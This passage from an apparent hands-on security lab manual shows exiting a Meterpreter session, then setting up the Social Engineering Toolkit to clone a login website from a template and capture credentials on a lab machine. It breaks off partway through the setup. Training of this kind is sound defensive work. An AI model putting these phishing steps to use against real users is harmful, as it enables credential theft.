


Figure 2.47 Screenshot of PLABKALI01: Entering the exit command to exit from the meterpreter prompt.

Step 7

Clear the screen by entering the following command:

```
clear
```

You can also exit from the Metasploit framework prompt. Type the following command:


```
exit -y
```

Press **Enter**.

Note: You have an open session with the target system. Therefore, the exit command will not work. You need to use the above-mentioned command.




Figure 2.48 Screenshot of PLABKALI01: Entering the exit -y command to exit from the msf5 prompt.

Step 8

Press **Enter** once again.

You are back on the **set** command prompt.




Figure 2.49 Screenshot of PLABKALI01: Showing the set prompt.

Keep the terminal window open.

Task 6 - Conduct Social Engineering Using a Cloned Website

A cloned Website is a phishing Website that resembles the original and steals the users credentials, this is also known as a spoofed Website. In this type of attack, the attacker clones legitimate Websites and sets up the cloned Website with a URL resembling the legitimate Website's URL. For example, the spoofed Website would be **www.htomail.com** instead of **www.hotmail.com**, which is the legitimate Website. The URL of the spoofed Website is shared with the targeted users via E-mail. When the user clicks on the URL, the user cannot tell the difference between the spoofed or the legitimate Website, unless the user pays attention to the URL.

In this task, you will set up a spoofed or cloned Website and capture user credentials.

To do this, perform the following steps:

Step 1

Ensure you have powered on all the devices listed in the introduction and connect to **PLABKALI01**.

Ensure that the terminal window is displayed with the set prompt.




Figure 2.50 Screenshot of PLABKALI01: Showing the set prompt.

Step 2

There are various methods that you can use to conduct a social engineering attack. In this step, you will choose Website Attack Vectors, which will allow you to launch an attack using a Website that will be generated by SET. Type the following:

2

Press **Enter**.




Figure 2.51 Screenshot of PLABKALI01: Typing 2 to choose Website Attack Vectors, which will allow you to launch an attack using a Website that will be generated by SET and pressing Enter.

Step 3

Next, you need to choose a method to clone a Website that requires user credentials from a user. Your aim is to capture the user credentials that the user will feed into the cloned Website. To be able to do this, type the following:

3

Press **Enter**.




Figure 2.52 Screenshot of PLABKALI01: Typing 3 to choose a method to clone a Website that requires user credentials from a user and pressing Enter.

Step 4

SET has pre-defined templates of some of the most widely used Websites. Therefore, you would use a template and clone the Website. To do this, type the following:

1

Press **Enter**.




Figure 2.53 Screenshot of PLABKALI01: Typing 1 to select the Web Templates method to clone a Website based on a template and pressing Enter.

Step 5

Type the following IP address for the **PLABKALI01** system:

192.168.0.4

Press **Enter**.

